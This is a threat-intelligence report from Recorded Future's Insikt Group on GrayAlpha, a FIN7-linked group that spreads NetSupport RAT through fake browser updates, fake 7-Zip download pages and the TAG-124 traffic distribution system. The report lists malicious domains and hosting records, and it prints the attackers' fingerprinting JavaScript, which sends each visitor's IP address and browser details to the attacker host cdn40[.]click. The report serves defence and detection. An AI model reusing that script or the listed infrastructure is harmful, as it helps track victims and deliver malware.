CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

June 13, 2025

GrayAlpha Uses Diverse Infection Vectors to Deploy PowerNet Loader and NetSupport RAT

Insikt Group identified new infrastructure and malware linked to GrayAlpha, a threat actor overlapping with FIN7, a financially motivated group active since at least 2013.

Insikt Group identified three GrayAlpha infection vectors: fake browser updates, fake 7-Zip sites, and the use of the TDS TAG-124 network, which had not been publicly linked to GrayAlpha until now.

Insikt Group discovered PowerNet, a new PowerShell loader, and MaskBat, an obfuscated FakeBat variant with GrayAlpha links; both of them deliver NetSupport RAT.

Executive Summary

Insikt Group identified new infrastructure associated with GrayAlpha, a threat actor that overlaps with the financially motivated group commonly referred to as FIN7. This newly identified infrastructure includes domains used for payload distribution and additional IP addresses believed to be tied to GrayAlpha. Insikt Group discovered a custom PowerShell loader named PowerNet, which decompresses and executes NetSupport RAT. Insikt Group identified another custom loader, referred to as MaskBat, that has similarities to FakeBat but is obfuscated and contains strings linked to GrayAlpha. Overall, Insikt Group found three primary infection methods: fake browser update pages, fake 7-Zip download sites, and the traffic distribution system (TDS) TAG-124. Notably, the use of TAG-124 had not been publicly documented prior to this report. Although all three infection vectors were observed being used simultaneously, only the fake 7-Zip download pages were still active at the time of writing, with newly registered domains appearing as recently as April 2025. Further analysis of these sites led to the identification of an individual who may be involved in the GrayAlpha operation.

In the near term, defenders are advised to enforce application allow-lists to block the download of seemingly legitimate files that contain malware. Where allow-lists are not practical, comprehensive employee security training becomes essential, particularly in recognizing suspicious behaviors such as unexpected prompts for browser updates or redirects caused by malvertising. Additionally, the use of detection rules, such as the YARA rules and Malware Intelligence Hunting queries provided in this report, is critical for identifying both existing and past infections. These rules should be updated frequently and supported with broader detection techniques, including monitoring of network artifacts and using Recorded Future Network Intelligence, due to the constantly evolving nature of malware.

Looking ahead, defenders must monitor the broader cybercriminal ecosystem to anticipate and respond to emerging threats more effectively. The continued professionalization of cybercrime increases the likelihood of organizations across multiple industries being targeted. This trend is driven by the sustained profitability of cybercrime, limited international law enforcement collaboration, and the continuous evolution of security technologies, which in turn drive innovation among threat actors. While advanced persistent threat (APT) activity is often linked to state-sponsored entities, GrayAlpha illustrates that cybercriminal groups can demonstrate a similar level of persistence. Much like the ransomware-as-a-service (RaaS) model, cybercriminals are becoming increasingly specialized and collaborative, making it imperative to adopt a comprehensive and adaptive security posture.

Key Findings

- Insikt Group has identified new infrastructure linked to GrayAlpha — a threat actor overlapping with the group commonly known as FIN7 — including domains used for payload distribution and additional IP addresses believed to be part of the threat actor's infrastructure.
- Insikt Group has identified a new custom PowerShell loader dubbed PowerNet that decompresses and executes NetSupport RAT.
- Insikt Group identified another custom loader, referred to as MaskBat, which has similarities to FakeBat but is obfuscated and contains strings linked to GrayAlpha.
- Insikt Group identified three main infection vectors associated with GrayAlpha: fake browser update pages, fake 7-Zip download sites, and the TDS TAG-124 network. Notably, the use of the TDS TAG-124 delivery mechanism had not been publicly documented prior to this report.
- While all three infection methods were employed simultaneously, only the fake 7-Zip download pages appear to remain active at the time of writing, with the most recent domains surfacing as recently as April 2025.
- Through the analysis of the 7-Zip pages, Insikt Group identified an individual who may be connected to the GrayAlpha operation.

Background

GrayAlpha is a threat actor cluster that overlaps with the financially motivated cybercriminal group commonly known as FIN7, sharing key infrastructure, tooling, and tradecraft.

FIN7 has been active since at least 2013 and is considered one of the most prolific and technically sophisticated cybercriminal groups targeting organizations worldwide. The group is organized like a professional business, with compartmentalized teams handling malware development, phishing operations, money laundering, and management. FIN7 is primarily known for financially motivated campaigns involving the theft of payment card data and unauthorized access to corporate networks, particularly within the retail, hospitality, and financial sectors.

In 2018, the US Department of Justice (US DOJ) unsealed indictments against three high-ranking FIN7 members — Dmytro Fedorov, Fedir Hladyr, and Andrii Kolpakov — highlighting the group's extensive operations against businesses across 47 US states and multiple countries. Operating under the name of a sham cybersecurity firm, "Combi Security," FIN7 leveraged social engineering and customized malware, including variants of Carbanak, the group's in-house developed backdoor, to compromise thousands of point-of-sale systems and exfiltrate over 15 million payment card records. The US DOJ prosecutions revealed the group's hierarchical command structure, with members fulfilling defined roles in intrusion operations, malware administration, and logistical coordination. Despite the disruption to its leadership, FIN7's underlying infrastructure and tradecraft persisted, enabling the broader criminal enterprise to continue targeting global organizations.

FIN7 uses a range of custom and repurposed malware and tooling to support its operations. The group typically gains initial access through spearphishing emails containing malicious attachments or links hosted on compromised sites, often combined with callback phishing to increase credibility. FIN7's early operations leveraged its then-proprietary Carbanak backdoor as the primary command-and-control framework, enabling the group to manage compromised hosts and coordinate post-compromise activity. POWERTRASH — a uniquely obfuscated, PowerShell-based, in-memory loader adapted from the PowerSploit framework — has also been a consistent feature of FIN7 intrusions, used to deploy payloads such as DiceLoader and cracked Core Impact implants to support exploitation, lateral movement, and persistence. FIN7 also developed AuKill (also known as AvNeutralizer), a custom EDR evasion utility designed to disable endpoint security solutions, which was later reported to have been offered for sale by the group on criminal marketplaces. In its most recent campaigns, FIN7 has been observed deploying the Python-based Anubis backdoor, which provides full system control via in-memory execution and communicates with its command-and-control infrastructure using Base64-encoded data.

In 2023, FIN7 expanded its operations to include the deployment of ransomware through affiliations with RaaS groups such as REvil and Maze, while also managing its own RaaS programs, including the now-retired Darkside and BlackMatter. More recently, FIN7 has been observed leveraging NetSupport RAT embedded within malicious MSIX application packages, delivered via fake update sites and malvertising.

Threat Analysis

Infection Vectors

Over the past year, Insikt Group has identified three distinct infection vectors associated with GrayAlpha, observed during overlapping timeframes, and all ultimately resulting in NetSupport RAT infections. These vectors include:

- **Infection Vector 1:** Fake software updates impersonating legitimate products such as Concur
- **Infection Vector 2:** Malicious 7-Zip download pages
- **Infection Vector 3:** Use of the TAG-124 TDS

In these campaigns, GrayAlpha employed two primary types of PowerShell loaders: a self-contained custom script known as PowerNet, and a dynamic loader — a customized variant of FakeBat — referred to as MaskBat (see **Figure 1**).




***Figure 1**: GrayAlpha using three different infection vectors, all leading to NetSupport RAT infections (Source: Recorded Future)*

Infection Vector 1: Fake Browser Updates

Infrastructure Analysis

Since at least April 2024, GrayAlpha has been observed leveraging fake browser update websites as part of its operations. These sites impersonate a range of legitimate products and services, including Google Meet, LexisNexis, Asana, AIMP, SAP Concur, CNN, the Wall Street Journal, and Advanced IP Scanner, among others. **Table 1** provides a list of domains associated with Infection Vector 1 that were still resolving as of 2025. However, it is important to note that active domain resolution does not necessarily indicate ongoing use by threat actors; in fact, the most recently observed domain began resolving in September 2024. A comprehensive list of all domains linked to Infection Vector 1 — including those that did not resolve at any point in 2025 — can be found in **Appendix A**.

Domain	IP Address	ASN	First Seen	Last Seen
2024-aimp[.]info	86[.]104[.]72[.]23	AS44477	2024-07-04	2025-05-04
advanced-ip-scanner[.]link	138[.]124[.]183[.]79	AS44477	2024-04-29	2025-04-30
aimp[.]day	138[.]124[.]183[.]176	AS44477	2024-04-10	2025-04-11
aimp[.]pm	138[.]124[.]183[.]176	AS44477	2024-04-22	2025-04-23
aimp[.]xyz	38[.]180[.]142[.]198	AS29802	2024-05-08	2025-05-02
concur[.]life	103[.]35[.]191[.]222	AS44477	2024-05-07	2025-05-04
law2024[.]info	91[.]228[.]10[.]81	AS44477	2024-06-12	2025-05-04
law2024[.]top	91[.]228[.]10[.]81	AS44477	2024-06-13	2025-05-05
lexis2024[.]info	103[.]35[.]191[.]137	AS44477	2024-06-10	2025-05-05
lexis2024[.]pro	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-03
lexisnex[.]pro	103[.]35[.]191[.]137	AS44477	2024-06-12	2025-05-04
lexisnex[.]team	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-05
lexisnex[.]top	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-03
lexisnexis[.]day	89[.]105[.]198[.]190	AS204601	2024-05-01	2025-05-01
lexisnexis[.]lat	103[.]35[.]190[.]40	AS44477	2024-06-14	2025-03-30
lexisnexis[.]one	103[.]35[.]191[.]137	AS44477	2024-06-05	2025-05-04
lexisnexis[.]pro	103[.]35[.]191[.]137	AS44477	2024-05-07	2025-05-05

lexisnexis[.]top	103[.]35[.]191[.]137	AS44477	2024-06-07	2025-05-04
meet-go[.]info	103[.]113[.]70[.]158	AS44477	2024-05-07	2025-05-02
meet[.]com[.]de	45[.]89[.]53[.]243	AS44477	2024-05-23	2025-02-16
sapconcur[.]top	86[.]104[.]72[.]208	AS44477	2024-06-13	2025-05-04
thomsonreuter[.]info	86[.]104[.]72[.]16	AS44477	2024-06-15	2025-05-04
thomsonreuter[.]pro	86[.]104[.]72[.]16	AS44477	2024-06-15	2025-05-05
wsj[.]pm	103[.]113[.]70[.]37	AS44477	2024-04-19	2025-04-19

***Table 1**: Domains linked to Infection Vector 1 still resolving as of 2025 (Source: Recorded Future)*

Fake update websites often use the same script designed to fingerprint the host system, consisting of the functions `getIPAddress()` and `trackPageOpen()`. As previously reported, these scripts usually send a POST request to a CDN-themed domain, such as *cdn40[.]click* (see **Figure 2**). These domains typically begin with "cdn" followed by a random number and a top-level domain (TLD). The malicious payload is commonly delivered via the `/download.php` endpoint. However, Insikt Group has also identified variations, including `/download/download.php`, `download2.php`, and product-specific paths (such as `/download/aimp_5.30.2541_w64-release.exe`). Additionally, in at least one case, the threat actors appeared to use a compromised domain — *worshipjapan[.]com* — for fingerprinting purposes. This activity was observed on a website associated with the domain *as4na[.]com*.

```
function getIPAddress() {
    return fetch('https://api.ipify.org?format=json')
        .then(response => response.json())
        .then(data => data.ip);
}

function trackPageOpen() {
    getIPAddress().then(ip => {
        const userAgent = navigator.userAgent;


fetch('https://cdn40[.]click/9e4e27b7-bcfb-4298-bf8f-2cf4a6bdb3bf-9b6b40d6-3f8e-4755-9063-
562658ebdb95', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({
                f: "ff4fbe21-02b8-45f5-b5ab-42fa6a1cec01",
                m: "25",
                page: window.location.pathname,
                timestamp: new Date().toISOString(),
                ip: ip,
```

```
                user_agent: userAgent
            }),
        })
    }).catch(error => console.error('Error:', error));
}

document.addEventListener('DOMContentLoaded', trackPageOpen);
```

Figure 2: *Typical JavaScript functions found on fake update pages such as meet-go[.]click (Source: URLScan)*

Notably, while most domains associated with Infection Vector 1 are crafted to impersonate legitimate software products, some appear to be randomly generated or arbitrary. Examples include *teststeststests003202[.]shop*, which is tied to the email address *kasalboov@web[.]de*, according to its WHOIS record. This same email is also linked to domains such as *lexisnexis[.]pro*, *aimp[.]xyz*, *concur[.]life*, *cdn3535[.]shop*, and *cdn251[.]lol*. Additional anomalies include domains like *gogogononono[.]top* and *gogogononono[.]xyz*, both hosted on the IP address *103[.]35[.]190[.]40*, which also hosts *lexisnexis[.]lat*.

FIN7's Previous Activity Using Fake Advanced IP Scanner

Although the first Advanced IP Scanner–themed domains linked to GrayAlpha, as discussed in this report, began resolving in early 2024 (see **Figure 3**), Insikt Group had already observed FIN7 leveraging a fake Advanced IP Scanner domain to compromise victims as early as the second half of 2023. Specifically, during a brief period at the end of September 2023, Insikt Group identified over 212 infected systems communicating with a FIN7-controlled Carbanak C2 server *166[.]1[.]160[.]118* via TCP port 443. While this activity was initially attributed to the exploitation of a one-day vulnerability chain, subsequent analysis revealed that the infections were instead linked to the typosquatted domain *advanced-ip-sccanner[.]com* — which was hosted behind Cloudflare at the time.




Figure 3: *Fake Advanced IP Scanner download page on advancedipscannerapp[.]com (Source: URLScan)*

Hosting Analysis

The vast majority of domains associated with Infection Vector 1 resolved to infrastructure operated by the bulletproof hoster, Stark Industries Solutions (AS44477), with additional hosting observed on AS29802 (HIVELOCITY, Inc.) and AS41745 (FORTIS-AS) (see **Figure 4**). Notably, infrastructure within AS29802 consisted of IP space controlled by bulletproof hoster 3NT Solutions LLP and announced via HIVELOCITY.

[UPDATE] *As of July 3, 2025, 3NT Solutions has since claimed that the customer controlling this infrastructure was "permanently blocked after additional verification including KYC enforcement and internal review," though Insikt Group is unable to independently verify this claim.*

Hosting infrastructure for Infection Vector 2 is predominantly concentrated within AS41745, as detailed further in the **Infection Vector 2: 7-Zip Impersonation** section of this report.




Figure 4: *Breakdown of ASNs as observed with Infection Vector 1 (Source: Recorded Future)*

FORTIS-AS (AS41745), commonly referenced by its responsible organization, "Baykov Ilya Sergeevich" (ORG-HIP1-RIPE), has been repeatedly leveraged in activities related to FIN7. In addition to infrastructure linked to Stark Industries Solutions, FORTIS-AS has hosted infrastructure used to deploy malware families such as POWERTRASH and DiceLoader, both of which are directly associated with FIN7 operations.

According to the WHOIS record for netblock *85[.]209[.]134[.]0/24*, which is used by GrayAlpha, the block is assigned to Baykov Ilya Sergeevich (ORG-HIP1-RIPE). This entity is closely tied to the infrastructure service provider (ISP) "hip-hosting", with multiple contact points and technical references — including domains such as *fortis[.]host* and *hip-hosting[.]com* — appearing throughout the record (see **Figure 5**).

```
% Abuse contact for '85.209.134.0 - 85.209.134.255' is 'abuse@fortis.host'

inetnum:        85.209.134.0 - 85.209.134.255
netname:        Unique_IP_Solutions_private_Limited
country:        US
admin-c:        HA4532-RIPE
geofeed:        https://ib.systems/range.csv
org:            ORG-HIP1-RIPE
tech-c:         HA4532-RIPE
mnt-routes:     HIP-MNT
mnt-lower:      HIP-MNT
```

```
mnt-domains:    HIP-MNT
status:         ASSIGNED PA
mnt-by:         MNT-NETERRA
created:        2023-09-14T06:15:54Z
last-modified:  2024-08-19T11:49:02Z
source:         RIPE

organisation:   ORG-HIP1-RIPE
org-name:       Baykov Ilya Sergeevich
country:        RU
org-type:       OTHER
address:        115088, Moscow, Ugreshskaya st, 2c147
e-mail:         frct1@hip-hosting.com
e-mail:         frct1@fortis.host
mnt-ref:        HIP-MNT
mnt-ref:        ROSNIIROS-MNT
mnt-ref:        interlir-mnt
mnt-ref:        mnt-mirhosting
mnt-ref:        MNT-DGTL
mnt-ref:        MNT-IT-SERVICE
mnt-ref:        TNM-MNT
mnt-ref:        lir-ru-dynamic-1-MNT
mnt-ref:        RU-HOSTER-MNT
mnt-ref:        ru-pev-1-mnt
mnt-ref:        MNT-NETERRA
mnt-ref:        HOSTLINE-MNT
mnt-ref:        OBLCOM-MNT
tech-c:         FRTS1-RIPE
abuse-c:        ACRO38813-RIPE
mnt-by:         HIP-MNT
mnt-by:         HIP-IB-MNT
created:        2021-02-01T20:23:08Z
last-modified:  2025-01-30T10:28:39Z
source:         RIPE

role:           hip-hosting
address:        Moscow, Ugreshskaya, build 147
e-mail:         ilya_b@hip-hosting.com
nic-hdl:        HA4532-RIPE
mnt-by:         HIP-IB-MNT
created:        2020-12-09T08:58:45Z
last-modified:  2020-12-09T08:58:45Z
source:         RIPE

route:          85.209.134.0/24
origin:         AS41745
mnt-by:         HIP-MNT
created:        2024-08-22T09:16:12Z
last-modified:  2024-08-22T09:16:12Z
source:         RIPE
```


Figure 5: *Contact details linked to Baykov Ilya Sergeevich (Source: Recorded Future)*

Insikt Group assesses with high confidence that “hip-hosting” is the ISP behind the entity “Baykov Ilya Sergeevich” (ORG-HIP1-RIPE). This assessment is supported by multiple corroborating data points in the WHOIS record and RIPE ORG object for ORG-HIP1-RIPE.

Infection Vector 2: 7-Zip Impersonation

Infrastructure Analysis

Since at least April 2024, GrayAlpha has also been observed deploying fake 7-Zip download pages alongside the domains associated with Infection Vector 1. Insikt Group assesses that this 7-Zip–themed campaign remains active, with the most recent domain registrations occurring as recently as April 2025 (see **Figure 6**). The fake 7-Zip download pages have remained unchanged in their structure since they were first observed.



7ZIP

Home
7z Format
LZMA SDK
Download
FAQ
Support
Links

English
Chinese Simpl.
Chinese Trad.
Esperanto
French
German
Japanese
Persian
Portuguese Brazil
Spanish
Thai
Vietnamese

Hetzner Hosting

Download

Download 7-Zip 24.01 beta (2024-01-31) for Windows:

Link	Type	System	Description
Download	.exe	64-bit Windows x64	7-Zip installer for Windows
Download	.exe	32-bit Windows x86	
Download	.exe	64-bit Windows arm64	
Download	.msi	64-bit Windows x64	(alternative MSI installer) 7-Zip for 64-bit Windows x64
Download	.msi	32-bit Windows x86	(alternative MSI installer) 7-Zip for 32-bit Windows
Download	.7z	Windows x86 / x64	7-Zip Extra: standalone console version, 7z DLL, Plugin for Far Manager

We recommend to use **exe** type installer instead of **msi** installer version.

Download 7-Zip 24.00 beta (2024-01-30) for Linux and Macos:

Link	Type	System	Description
Download	.tar.xz	64-bit Linux x86-64	7-Zip for Linux: console version
Download	.tar.xz	32-bit Linux x86	
Download	.tar.xz	64-bit Linux arm64	
Download	.tar.xz	32-bit Linux arm	
Download	.tar.xz	macOS (arm64 / x86-64)	7-Zip for MacOS: console version

Download 7-Zip 23.01 (2023-06-20):

Link	Type	System	Description
Download	.exe	64-bit Windows x64	7-Zip installer for Windows
